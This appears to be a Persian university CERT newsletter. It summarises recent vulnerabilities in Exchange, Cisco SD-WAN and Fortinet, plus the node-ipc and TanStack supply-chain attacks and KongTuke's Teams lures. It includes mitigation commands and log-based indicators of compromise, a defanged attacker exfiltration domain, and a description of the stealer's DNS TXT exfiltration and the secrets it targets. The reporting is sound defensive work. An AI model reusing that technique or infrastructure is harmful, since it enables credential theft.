معاونت علمی، فناوری و اقتصاد دانش‌بنیان ریاست جمهوری
ستاد توسعه علوم و فناوری افتا

خبرنامه رویدادهای امنیتی

هسته امنیت شبکه، ارتباطات ثابت، سیار و مراکز داده

مرکز تخصصی آپا دانشگاه محقق اردبیلی

خرداد ماه ۱۴۰۵
شماره ۱۱

سخن سردبیر

در هفته‌ای که گذشت، فضای تهدیدات سایبری بیش از هر زمان دیگری بر دو محور «حملات زنجیره تأمین» و «سوءاستفاده از زیرساخت‌های مورد اعتماد» متمرکز بود. از بهره‌برداری از آسیب‌پذیری‌های روز-صفر در محصولات سازمانی گرفته تا آلوده‌سازی کتابخانه‌های نرم‌افزاری و ربودن مسیر به‌روزرسانی سیستم‌ها، مهاجمان نشان دادند که دیگر صرفاً به نفوذ مستقیم اکتفا نمی‌کنند و تلاش دارند اعتماد کاربران و سازمان‌ها را به ابزارها و سرویس‌های روزمره هدف قرار دهند.

در این میان، هشدارهای منتشرشده درباره محصولات پرکاربرد سازمانی از جمله Microsoft، Cisco و Fortinet اهمیت پایش مستمر، به‌روزرسانی سریع و بازنگری در سیاست‌های امنیتی را دوچندان کرده است. همچنین ظهور تکنیک‌های جدیدی مانند سوءاستفاده از IPv6 SLAAC یا استفاده مهاجمان از ابزارهای قانونی سازمانی برای مهندسی اجتماعی، بیانگر آن است که مرز میان ترافیک عادی و رفتار مخرب روزبه‌روز کمرنگ‌تر می‌شود.

بولتن پیش‌رو مروری دارد بر مهم‌ترین رخدادها، آسیب‌پذیری‌ها و روندهای امنیت سایبری هفته؛ رخدادهایی که بررسی آن‌ها می‌تواند به درک بهتر مسیر تحول تهدیدات و آمادگی بیشتر سازمان‌ها در برابر حملات آینده کمک کند.

اردبیل، خیابان دانشگاه، دانشگاه محقق اردبیلی، دانشکده فنی و مهندسی، آزمایشگاه و مرکز تخصصی آپا
cert@uma.ac.ir ۰۴۵-۳۱۵۰۵۷۱۸

فهرست مهم‌ترین اخبار و مطالب هفته

	هشدار مایکروسافت درباره بهره‌برداری از آسیب‌پذیری روز-صفر Exchange در حملات	ادامه خبر
	هشدار سیسکو درباره آسیب‌پذیری حیاتی جدید در SD-WAN با بهره‌برداری در حملات روز-صفر	ادامه خبر
	هشدار فورتینت درباره آسیب‌پذیری‌های حیاتی اجرای کد از راه دور در محصولات FortiSandbox و FortiAuthenticator	ادامه خبر
	آلودگی پکیج محبوب node-ipc در npm با هدف سرقت اطلاعات احرازهویت	ادامه خبر
	تایید OpenAI درباره رخنه امنیتی در حمله زنجیره تامین TanStack	ادامه خبر
	هشدار درباره استفاده هکرهای KongTuke از Microsoft Teams برای نفوذ به سازمان‌ها	ادامه خبر
	افزودن هشدار امنیتی به سیگنال برای مقابله با مهندسی اجتماعی و حملات فیشینگ	ادامه خبر
	گروه TheWizards با سوءاستفاده از IPv6 SLAAC مسیر به‌روزرسانی نرم‌افزارها را ربود	ادامه خبر

هشدار مایکروسافت درباره بهره‌برداری از آسیب‌پذیری روز-صفر اکسچنج در حملات

مایکروسافت به تازگی راهکارهای کاهش خطر برای یک آسیب‌پذیری با شدت بالا در سرور Exchange را منتشر کرد؛ ضعفی که در حملات واقعی مورد بهره‌برداری قرار گرفته و به مهاجمان اجازه می‌دهد از طریق حملات اسکریپت‌نویسی بین‌سایتی (XSS) و با هدف قرار دادن کاربران Outlook on the web، کد دلخواه اجرا کنند.

مایکروسافت این آسیب‌پذیری با شناسه CVE-2026-42897 را یک ضعف جعل هویت (Spoofing) توصیف کرده که نسخه‌های به‌روز Exchange Server 2016، Exchange Server 2019 و Exchange Server Subscription Edition (SE) را تحت تأثیر قرار می‌دهد.

اگرچه هنوز وصله امنیتی دائمی برای رفع این مشکل منتشر نشده، مایکروسافت اعلام کرد سرویس Exchange Emergency Mitigation Service (EEMS) به‌صورت خودکار اقدامات کاهشی لازم را برای سرورهای محلی Exchange Server 2016، Exchange Server 2019 و SE اعمال خواهد کرد.

مهاجم می‌تواند با ارسال یک ایمیل ویژه و فریب کاربر برای باز کردن آن در Outlook Web Access، در صورت فراهم بودن برخی شرایط تعاملی، کدهای جاوااسکریپت دلخواه را در بستر مرورگر اجرا کند.

تیم Exchange اعلام کرد: «استفاده از سرویس EM Service بهترین راه برای کاهش فوری خطر این آسیب‌پذیری است. اگر این سرویس در سازمان شما غیرفعال است، توصیه می‌شود در اسرع وقت آن را فعال کنید.

مایکروسافت سرویس EEMS را در سپتامبر ۲۰۲۱ با هدف محافظت خودکار از سرورهای محلی اکسچنج معرفی کرد تا از طریق اعمال کاهش‌دهنده‌های موقت برای آسیب‌پذیری‌های پرخطر و احتمالاً در حال بهره‌برداری، از حملات جاری جلوگیری شود.

این سرویس به‌صورت یک سرویس ویندوز روی سرورهای Exchange Mailbox اجرا شده و به‌طور پیش‌فرض روی سرورهای دارای نقش Mailbox فعال است. مایکروسافت این قابلیت امنیتی را پس از سوءاستفاده گسترده گروه‌های هکری از آسیب‌پذیری‌های روز-صفر ProxyLogon و ProxyShell ــ که در آن زمان فاقد وصله یا راهکار کاهشی بودند ــ برای نفوذ به سرورهای اکسچنج متصل به اینترنت اضافه کرد.

مدیران سامانه‌هایی که سرورهای آن‌ها در محیط‌های ایزوله قرار دارند نیز می‌توانند با دریافت آخرین نسخه ابزار Exchange on-premises Mitigation Tool (EOMT) و اجرای اسکریپت آن از طریق Exchange Management Shell (EMS) با سطح دسترسی بالا، اقدامات کاهشی مربوط به این آسیب‌پذیری را با اجرای یکی از دستورات زیراعمال کنند:

- **Single server:** `.\EOMT.ps1 -CVE "CVE-2026-42897"`
- **All servers:** `Get-ExchangeServer | Where-Object { $_.ServerRole -ne "Edge" } | .\EOMT.ps1 -CVE "CVE-2026-42897"`

با این حال، مایکروسافت تأکید کرده است که اعمال اقدامات کاهشی روی سرورهای آسیب‌پذیر می‌تواند موجب بروز برخی مشکلات شود، از جمله:

- قابلیت چاپ تقویم در OWA ممکن است از کار بیفتد.

به‌عنوان راهکار موقت، مایکروسافت پیشنهاد کرده

کاربران داده‌ها را کپی کنند، از تقویم اسکرین‌شات بگیرند یا از نسخه دسکتاپ Outlook استفاده کنند.

- تصاویر درون‌متنی ممکن است در پنل مطالعه OWA گیرندگان به‌درستی نمایش داده نشوند. به کاربران توصیه شده تصاویر را به‌صورت فایل پیوست ارسال کنند یا از Outlook Desktop استفاده کنن.
- نسخه سبک OWA نشانی‌هایی که با /?layout=light پایان می‌یابند ممکن است به‌درستی عمل نکند. این قابلیت چند سال پیش منسوخ شده و برای استفاده عملیاتی عادی در نظر گرفته نشده است.

مایکروسافت اعلام کرده قصد دارد وصله‌های امنیتی مربوط به Exchange SE RTM، نسخه Exchange 2016 CU23 و همچنین Exchange Server 2019 CU14 و CU15 را منتشر کند؛ اما به‌روزرسانی‌های Exchange 2016 و Exchange 2019 تنها در اختیار مشتریانی قرار خواهد گرفت که در برنامه Exchange Server Period 2 ESU ثبت‌نام کرده باشند.

در پنج سال گذشته، CISA تعداد ۱۹ آسیب‌پذیری مربوط به Microsoft Exchange Server را به فهرست آسیب‌پذیری‌های مورد سوءاستفاده فعال خود اضافه کرده است؛ ۱۴ مورد از این ضعف‌ها نیز در حملات باج‌افزاری مورد بهره‌برداری قرار گرفته‌اند.

هشدار سیسکو درباره آسیب‌پذیری حیاتی جدید در SD-WAN با بهره‌برداری در حملات روز-صفر

سیسکو نسبت به یک آسیب‌پذیری حیاتی در احراز هویت کنترلر Catalyst SD-WAN هشدار داد که با شناسه CVE-2026-20182 ردیابی می‌شود و در حملات روز-صفر به‌صورت فعال مورد بهره‌برداری قرار گرفته است؛ حملاتی که به مهاجمان امکان دسترسی به سطح دسترسی مدیریتی روی دستگاه‌های آلوده را می‌داد.

این آسیب‌پذیری با شدت حداکثری 10.0، محصولات Cisco Catalyst SD-WAN Controller و Cisco Catalyst SD-WAN Manager را در استقرارهای محلی (on-prem) و همچنین SD-WAN Cloud تحت تأثیر قرار می‌دهد.

سیسکو در اطلاعیه‌ای اعلام کرد این مشکل ناشی از نقص در مکانیزم احراز هویت همتا (peering authentication) است که به‌درستی عمل نمی‌کند.

این آسیب‌پذیری به این دلیل وجود دارد که مکانیزم احراز هویت همتا (peering authentication) در سیستم‌های آسیب‌دیده به‌درستی عمل نمی‌کند. طبق اطلاعیه سیسکو درباره CVE-2026-20182، مهاجم می‌تواند با ارسال درخواست‌های دستکاری‌شده (crafted requests) این ضعف را مورد سوءاستفاده قرار دهد.

در صورت بهره‌برداری موفق، مهاجم قادر خواهد بود به‌عنوان یک حساب کاربری داخلی با سطح دسترسی بالا (غیر root) وارد کنترلر Cisco Catalyst SD-WAN شود. از طریق این حساب، امکان دسترسی به NETCONF فراهم می‌شود که می‌تواند برای دستکاری تنظیمات شبکه در ساختار SD-WAN مورد استفاده قرار گیرد.

Cisco Catalyst SD-WAN یک پلتفرم شبکه مبتنی بر نرم‌افزار است که دفاتر شعب، دیتاسنترها و محیط‌های ابری را از طریق یک سیستم مدیریت مرکزی به هم متصل می‌کند و با استفاده از

کنترلر، ترافیک را به‌صورت امن و از طریق ارتباطات رمزگذاری‌شده بین سایت‌ها هدایت می‌کند.

شرکت سیسکو اعلام کرده است که فعالیت مهاجمان در بهره‌برداری از این آسیب‌پذیری را در ماه می شناسایی کرده، اما جزئیاتی درباره نحوه دقیق سوءاستفاده منتشر نکرده است.

با این حال، شاخص‌های نفوذ (IOCs) منتشرشده به مدیران توصیه می‌کند لاگ‌های کنترلر SD-WAN را برای بررسی رویدادهای غیرمجاز peering بررسی کنند؛ این موارد می‌تواند نشان‌دهنده تلاش برای ثبت دستگاه‌های جعلی (rogue devices) در ساختار SD-WAN باشد.

با افزودن یک peer مخرب، مهاجم می‌تواند یک دستگاه جعلی را وارد محیط SD-WAN کند که کاملاً معتبر به نظر می‌رسد. این دستگاه سپس قادر خواهد بود ارتباطات رمزگذاری‌شده برقرار کرده و شبکه‌هایی را به‌عنوان مسیرهای کنترل‌شده توسط مهاجم تبلیغ کند؛ موضوعی که می‌تواند امکان حرکت جانبی در شبکه سازمان را فراهم کند.

این آسیب‌پذیری توسط شرکت Rapid7 در جریان بررسی یک ضعف دیگر در کنترلر SD-WAN سیسکو با شناسه CVE-2026-20127 کشف شده است؛ ضعفی که در فوریه اصلاح شد.

آسیب‌پذیری CVE-2026-20127 نیز از سال ۲۰۲۳ در حملات روز-صفر توسط گروه تهدیدی موسوم به "UAT-8616" مورد سوءاستفاده قرار گرفته و برای ایجادpeer های جعلی در سازمان‌ها استفاده می‌شد.

سیسکو برای رفع این آسیب‌پذیری به‌روزرسانی‌های امنیتی منتشر کرده و اعلام کرده است هیچ راهکار موقتی (workaround) که بتواند به‌طور کامل مشکل را برطرف کند وجود ندارد.

همچنین توصیه شده است دسترسی به رابط‌های مدیریتی و control-plane SD-WAN فقط به شبکه‌های داخلی قابل اعتماد یا IPهای مجاز محدود شود و لاگ‌های احراز هویت برای فعالیت‌های مشکوک به‌طور دقیق بررسی شوند.

در نهایت، Cybersecurity and Infrastructure Security Agency این آسیب‌پذیری را به فهرست آسیب‌پذیری‌های در حال سوءاستفاده (Known Exploited Vulnerabilities Catalog) اضافه کرده و به نهادهای فدرال دستور داده است تا تاریخ ۱۷ می ۲۰۲۶ دستگاه‌های آسیب‌پذیر را وصله‌گذاری کنند.

شاخص‌های نفوذ (Indicators of Compromise)

سیسکو از سازمان‌ها خواسته است لاگ‌های مربوط به سیستم‌های Cisco Catalyst SD-WAN Controller که در معرض اینترنت قرار دارند را برای شناسایی هرگونه دسترسی غیرمجاز یا رویدادهای مشکوک peering بررسی کنند.

این شرکت اعلام کرده است مدیران باید فایل /var/log/auth.log را برای یافتن مواردی بررسی کنند که شامل عبارت «Accepted publickey for vmanage-admin» بوده و از IP های ناشناس ثبت شده‌اند:

```
2026-02-10T22:51:36+00:00 vm sshd[804]: Accepted publickey for vmanage-admin from
port [REDACTED PORT] ssh2: RSA SHA256:[REDACTED KEY]
```

مدیران سیستم باید آدرس‌های IP موجود در لاگ‌ها را باIP های سیستمی پیکربندی‌شده در رابط وب Cisco Catalyst SD-WAN Manager مقایسه کنند؛ این اطلاعات را می‌توان از طریق مسیر WebUI > Devices > System IP مشاهده کرد. در صورتی که یک IPناشناس موفق به احراز هویت شده باشد، مدیران باید آن دستگاه را به‌عنوان آلوده (compromised) در نظر گرفته و یک پرونده در Cisco TACثبت کنند.

همچنین سیسکو توصیه کرده است لاگ‌های کنترلر SD-WAN برای بررسی فعالیت‌های غیرمجاز peering بازبینی شوند، زیرا مهاجمان ممکن است تلاش کنند دستگاه‌های جعلی (rogue devices) را در ساختار SD-WAN ثبت کنند.

```
Jul 26 22:03:33 vSmart-01 VDAEMON_0[2571]: %Viptela-vSmart-VDAEMON_0-5-NTCE-100000
1: control-connection-state-change new-state:up peer-type:vmanagepeer-system-ip:1.
1.1.10 public-ip:192.168.3.20 public-port:12345 domain-id:1 site-id:1005
```

سیسکو به‌شدت توصیه می‌کند برای رفع کامل آسیب‌پذیری با شناسه CVE-2026-20182، سیستم‌ها به نسخه‌های اصلاح‌شده (fixed software release) ارتقا داده شوند، زیرا این تنها راهکار مؤثر برای رفع کامل این مشکل امنیتی است.

هشدار فورتینت درباره آسیب‌پذیری‌های حیاتی اجرای کد از راه دور در FortiSandbox و FortiAuthenticator

شرکت Fortinet به‌روزرسانی‌های امنیتی جدیدی را برای رفع دو آسیب‌پذیری حیاتی در FortiSandbox و FortiAuthenticator منتشر کرده است؛ ضعف‌هایی که می‌توانند به مهاجمان اجازه اجرای دستورات یا کد دلخواه روی سیستم‌های به‌روزرسانی‌نشده را بدهند.

اولین آسیب‌پذیری که با شناسه CVE-2026-44277 ردیابی می‌شود، محصول FortiAuthenticator را که یک راهکار مدیریت هویت و دسترسی (IAM) است تحت تأثیر قرار می‌دهد و در نسخه‌های ۶.۵.۷، ۶.۶.۹ و ۸.۰.۳ اصلاح شده است.

فورتینت اخیرا در اطلاعیه‌ای اعلام کرد: «یک ضعف کنترل دسترسی نادرست (Improper Access Control – CWE-284) در FortiAuthenticator وجود دارد که می‌تواند به یک مهاجم غیرمجاز اجازه اجرای کد یا دستورات غیرمجاز از طریق درخواست‌های دستکاری‌شده را بدهد».

این شرکت همچنین اعلام کرده است که سرویس ابری FortiAuthenticator Cloud که پیش‌تر با نام FortiTrust Identity شناخته می‌شد و یک سرویس مدیریت هویت و دسترسی (IDaaS) میزبانی‌شده توسط فورتینت است، تحت تأثیر این آسیب‌پذیری قرار ندارد.

این شرکت همچنین یک ضعف «عدم وجود مجوزدهی (Missing Authorization) با شناسه CVE-2026-26083 را نیز برطرف کرده است؛ ضعفی که می‌تواند برای اجرای کد از راه دور در سیستم‌های آسیب‌پذیر FortiSandbox مورد سوءاستفاده قرار گیرد. این محصول برای محافظت در برابر فعالیت‌های مخرب، از جمله تهدیدات روز-صفر طراحی شده است.


فورتینت اعلام کرد: «یک آسیب‌پذیری از نوع نبود مجوزدهی (CWE-862) در FortiSandbox ، FortiSandbox Cloud و رابط وب FortiSandbox PaaS می‌تواند به یک مهاجم غیرمجاز اجازه اجرای دستورات یا کد از طریق درخواست‌های HTTP را بدهد».

اگرچه این شرکت این دو آسیب‌پذیری را به‌عنوان مواردی که در حملات واقعی (in the wild) مورد سوءاستفاده قرار گرفته‌اند معرفی نکرده است، اما محصولات فورتینت به‌طور مکرر در حملات باج‌افزاری و جاسوسی سایبری، اغلب به‌صورت روز-صفر، هدف قرار می‌گیرند.

در مجموع، CISA طی سال‌های اخیر ۲۴ آسیب‌پذیری فورتینت را به فهرست آسیب‌پذیری‌های در حال سوءاستفاده خود اضافه کرده که ۱۳ مورد از آن‌ها در حملات باج‌افزاری نیز مورد استفاده قرار گرفته‌اند.

آلودگی پکیج محبوب node-ipc در npm با هدف سرقت اطلاعات احراز هویت

هکرها در قالب یک حمله زنجیره تأمین بدافزار سرقت اطلاعات احراز هویت را در نسخه‌های جدید منتشرشده از پکیج محبوب node-ipc در npm تزریق کرده‌اند. پکیج node-ipc یک ماژول Node.js است که امکان ارتباط بین فرایندهای مختلف را از طریق انواع سوکت‌ها، از جمله Unix، Windows، UDP، TLS و TCPفراهم می‌کند.



با وجود اینکه توسعه‌دهنده این پکیج در مارس ۲۰۲۲ نسخه‌هایی را منتشر کرده بود که در اعتراض به حمله روسیه به اوکراین، سیستم‌های مستقر در روسیه و بلاروس را هدف قرار داده و داده‌ها را بازنویسی می‌کردند، این پکیج همچنان بیش از ۶۹۰ هزار دانلود هفتگی در npm دارد.

این حمله زنجیره تأمین اخیر توسط چندین شرکت امنیت برنامه‌ها از جمله Socke ، Ox Security و Upwind شناسایی شده است. این شرکت‌ها تأیید کرده‌اند که سه نسخه زیر از پکیج node-ipc مخرب هستند:

- node-ipc@9.1.6
- node-ipc@9.2.3
- node-ipc@12.0.1


کد مخرب در نقطه ورود CommonJS فایل node-ipc.cjs پنهان شده و به‌صورت خودکار هنگام بارگذاری برنامه‌ها اجرا می‌شود.

این بدافزار به‌شدت مبهم‌سازی (obfuscation) شده است و پس از اجرا، سیستم‌های آلوده را شناسایی و اثرانگشت‌گیری می‌کند، متغیرهای محیطی و فایل‌های حساس محلی را جمع‌آوری کرده، داده‌های سرقت‌شده را در قالب آرشیو فشرده می‌کند و سپس از طریق درخواست‌های DNS TXT آن‌ها را خارج‌سازی (exfiltration) می‌کند.

بر اساس گزارش‌ها، این نفوذ احتمالاً توسط یک عامل خارجی انجام شده که حساب کاربری یک نگه‌دارنده غیرفعال به نام ‘atiertant’ را به خطر انداخته است. به گفته پژوهشگران، بدافزار سرقت اطلاعات (infostealer) تزریق‌شده در نسخه‌های جدید node-ipc انواع زیر از اطلاعات را از سیستم‌های آلوده جمع‌آوری می‌کند:

- اطلاعات و اعتبارنامه‌های ابری شامل AWS، Azure، GCP، OCI، DigitalOcean و سایر سرویس‌ها
- کلیدهای SSH و فایل‌های پیکربندی SSH
- اعتبارنامه‌های Kubernetes، Docker، Helm و Terraform
- توکن‌های npm ، GitHub، GitLab و Git CLI
- فایل‌های env. و اطلاعات پایگاه‌داده
- تاریخچه‌های Shell و اسرار مربوط به CI/CD
- فایل‌های Keychain در macOS و keyring در لینوکس
- فایل‌های پروفایل Firefox و پایگاه داده کلیدها در macOS
- ذخیره‌سازی محلی Microsoft Teams و مسیرهای IndexedDB

این بدافزار برای افزایش کارایی و کاهش نویز عملیاتی روی سیستم میزبان، فایل‌های بزرگ‌تر از ۴ مگابایت را نادیده می‌گیرد و همچنین دایرکتوری‌های .git و node_modules را اسکن نمی‌کند.



نمای کلی حمله

یکی از ویژگی‌های قابل توجه این حمله، استفاده از درخواست‌های DNS TXT به‌جای ترافیک رایج فرماندهی و کنترل (C2) مبتنی بر HTTP برای خروج داده‌ها است. مهاجمان از یک دامنه جعلی با ظاهر مرتبط با Azure به‌نام sh[.]azurestaticprovider[.]net:443 به‌عنوان resolver اولیه استفاده کرده و داده‌ها را به مقصد bt[.]node[.]js با پیشوندهای کوئری مانند xh، xd و xf ارسال می‌کنند.

طبق گزارش Socket، استخراج یک آرشیو فشرده ۵۰۰ کیلوبایتی می‌تواند حدود ۲۹،۴۰۰ درخواست DNS TXT تولید کند؛ موضوعی که به ترافیک کمک می‌کند در میان فعالیت‌های عادی DNS پنهان شود.


پیش از ارسال، بدافزار داده‌های جمع‌آوری‌شده را در قالب آرشیوهای موقت فشرده tar.gz ذخیره می‌کند و پس از اتمام فرایند خروج داده، آن‌ها را حذف می‌کند تا ردپای فارنزیک کاهش یابد.

این بدافزار هیچ مکانیزم پایداری (persistence) ایجاد نمی‌کند و هیچ payload ثانویه‌ای نیز دانلود نمی‌کند؛ بنابراین به نظر می‌رسد تمرکز آن صرفاً بر سرقت سریع اعتبارنامه‌ها و خروج داده است.

به توسعه‌دهندگان تحت تأثیر توصیه می‌شود فوراً نسخه‌های آلوده را حذف کنند، اسرار و اعتبارنامه‌های افشا شده را بازنشانی نمایند و فایل‌های lock و کش‌های npm را نیز بررسی کنند.

تایید OpenAI درباره رخنه امنیتی در حمله زنجیره تامین TanStack

OpenAI اعلام کرد که در جریان حمله زنجیره تأمین اخیر به TanStack، دستگاه‌های دو کارمند این شرکت مورد نفوذ قرار گرفته‌اند؛ حمله‌ای که صدها بسته در npm و PyPI را تحت تأثیر قرار داد و باعث شد این شرکت به‌عنوان اقدام احتیاطی، گواهی‌های امضای کد (code-signing certificates) خود را بازنشانی کند.



در اطلاعیه امنیتی منتشرشده، این شرکت تأکید کرده است که این رخداد هیچ‌گونه تأثیری بر داده‌های مشتریان، سیستم‌های عملیاتی، مالکیت فکری یا نرم‌افزارهای مستقرشده نداشته است.

اوپن‌ای‌آی اعلام کرده است که این نفوذ با کمپین اخیر زنجیره تأمین با نام «Mini Shai-Hulud» مرتبط است که توسط گروه اخاذی TeamPCP انجام شده و در آن، به‌روزرسانی‌های مخرب در بسته‌های نرم‌افزاری معتبر و پرکاربرد تزریق شده است.

همچنین توضیح داد: «ما فعالیت‌هایی را مشاهده کردیم که با رفتار توصیف‌شده بدافزار همخوانی داشت، از جمله دسترسی غیرمجاز و فعالیت‌های سرقت اطلاعات متمرکز بر اعتبارنامه‌ها، در بخش محدودی از مخازن کد داخلی که دو کارمند آسیب‌دیده به آن‌ها دسترسی داشتند».

این شرکت اعلام کرده است که در جریان این حمله تنها تعداد محدودی از اعتبارنامه‌ها از مخازن کد سرقت شده و تاکنون هیچ نشانه‌ای از استفاده از آن‌ها در حملات دیگر مشاهده نشده است.

اوپن‌ای‌آی همچنین اعلام کرد که سیستم‌ها و حساب‌های درگیر را ایزوله کرده، نشست‌های فعال (sessions) را لغو کرده، اعتبارنامه‌ها را در مخازن تحت تأثیر بازنشانی کرده و به‌طور موقت گردش‌کارهای استقرار (deployment workflows) را محدود کرده است. علاوه بر این، یک شرکت ثالث پاسخ‌گویی به رخداد نیز برای انجام بررسی‌های فارنزیک در این تحقیق مشارکت داشته است.

گواهی‌های امضای کد مورد استفاده برای محصولات OpenAI در macOS، Windows، iOS و Android نیز در این رخداد در معرض افشا قرار گرفته‌اند. اگرچه اوپن‌ای‌آی هنوز هیچ نشانه‌ای از سوءاستفاده از این گواهی‌ها برای امضای بدافزار مشاهده نکرده است، اما به‌صورت پیشگیرانه در حال تعویض آن‌ها است.

این تغییر باعث می‌شود کاربران macOS تا تاریخ ۱۲ ژوئن ۲۰۲۶ مجبور به به‌روزرسانی اپلیکیشن‌های دسکتاپ OpenAI خود شوند، زیرا برنامه‌هایی که با گواهی‌های قدیمی امضا شده‌اند ممکن است به دلیل فرآیند notarization اپل اجرا نشوند یا دیگر به‌روزرسانی دریافت نکنند. کاربران Windows و iOS تحت تأثیر قرار نگرفته‌اند و نیازی به انجام هیچ اقدامی ندارند.

حمله زنجیره تأمین TanStack

رخداد نفوذ در OpenAI بخشی از یک کمپین گسترده حمله زنجیره تأمین نرم‌افزار با نام «Mini Shai-Hulud» است که اخیرا صدها پکیج در npm و PyPI را تحت تأثیر قرار داده است.

این حمله ابتدا پکیج‌های مرتبط با TanStack و Mistral AI را هدف قرار داد و سپس از طریق اعتبارنامه‌های سرقت‌شده در CI/CD و استفاده از گردش‌کارهای معتبر، به پروژه‌های دیگری مانند UiPath، Guardrails AI و OpenSearch نیز گسترش یافت.

پژوهشگران شرکت‌های Socket و Aikido در نهایت صدها پکیج آلوده را که از طریق مخازن رسمی منتشر شده بودند شناسایی کردند.

بر اساس گزارش پس از حادثه TankStack، مهاجمان با سوءاستفاده از ضعف در گردش‌کارهای GitHub Actions و پیکربندی CI/CD این پروژه، کد مخرب را اجرا کرده، توکن‌ها را از حافظه استخراج کرده و پکیج‌های آلوده را از طریق مسیر انتشار رسمی TanStack منتشر کرده‌اند.

این موضوع باعث شد نسخه‌های مخرب از طریق انتشارهای کاملاً معتبر منتشر شوند، به‌طوری‌که این پکیج‌ها در ظاهر کاملاً قانونی به نظر می‌رسیدند.

بدافزار Mini Shai-Hulud که در این کمپین استفاده شده بود، با هدف سرقت اعتبارنامه‌های توسعه‌دهندگان و سرویس‌های ابری طراحی شده بود؛ از جمله GitHub tokens، npm publish tokens، AWS credentials، Kubernetes secrets، SSH keys و فایل‌های .env

پژوهشگران امنیتی همچنین گزارش داده‌اند که این بدافزار برای ماندگاری روی سیستم توسعه‌دهندگان، hookهای Claude Code و تسک‌های auto-run در VS Code را تغییر داده و به این ترتیب حتی پس از حذف پکیج نیز فعال باقی می‌ماند.

این بدافزار با استفاده از اعتبارنامه‌های سرقت‌شده GitHub و npm به حساب‌های نگه‌دارندگان نفوذ کرده، پیلودهای مخرب را در tarball پکیج‌ها تزریق کرده و نسخه‌های آلوده جدید را در مخازن منتشر کرده است.


مایکروسافت Threat Intelligence نیز گزارش داده که این بدافزار یک ابزار سرقت اطلاعات در لینوکس را اجرا کرده که سیستم‌های دارای نرم‌افزار با زبان روسی را هدف قرار می‌داد. همچنین یک بخش مخرب تخریبی در آن وجود داشت که می‌توانست به‌صورت تصادفی روی برخی سیستم‌های مرتبط با اسرائیل یا ایران، دستور حذف بازگشتی اجرا کند.

اوپن‌ای‌آی اعلام کرده است این رخداد بخشی از روند روبه افزایش حمله مهاجمان به زنجیره تأمین نرم‌افزار به‌جای حمله مستقیم به سازمان‌هاست؛ رویکردی که می‌تواند اثرگذاری گسترده‌تری داشته باشد.

در جمع‌بندی این شرکت آمده است: «نرم‌افزار مدرن بر پایه یک اکوسیستم به‌شدت به‌هم‌پیوسته از کتابخانه‌های متن‌باز، مدیریت پکیج‌ها و زیرساخت‌های CI/CD ساخته شده است؛ بنابراین هر آسیب‌پذیری که در بالادست ایجاد شود می‌تواند به‌سرعت و در مقیاس وسیع در سازمان‌های مختلف گسترش یابد».

هشدار درباره استفاده هکرهای KongTuke از Microsoft Teams برای نفوذ به سازمان‌ها

بروکر دسترسی اولیه با نام KongTuke به استفاده از Microsoft Teams برای اجرای حملات مهندسی اجتماعی روی آورده است و می‌تواند تنها در حدود پنج دقیقه به دسترسی پایدار به شبکه‌های سازمانی دست پیدا کند.



این بازیگر مخرب کاربران را فریب می‌دهد تا یک دستور PowerShell را در سیستم خود اجرا کنند؛ دستوری که در نهایت بدافزار ModeloRAT را تحویل می‌دهد، بدافزاری که پیش‌تر در حملات ClickFix نیز مشاهده شده بود.

بروکرهای دسترسی اولیه (IAB) مانند KongTuke معمولاً دسترسی به شبکه‌های سازمانی را به اپراتورهای باج‌افزار می‌فروشند؛ اپراتورهایی که از این دسترسی برای اجرای بدافزارهای سرقت داده و رمزگذاری اطلاعات استفاده می‌کنند.

مجرمان سایبری به‌طور فزاینده‌ای از Microsoft Teams در حملات خود استفاده می‌کنند و با کارکنان شرکت‌ها تماس گرفته و خود را به‌عنوان تیم فناوری اطلاعات یا پشتیبانی (help-desk) جا می‌زنند.

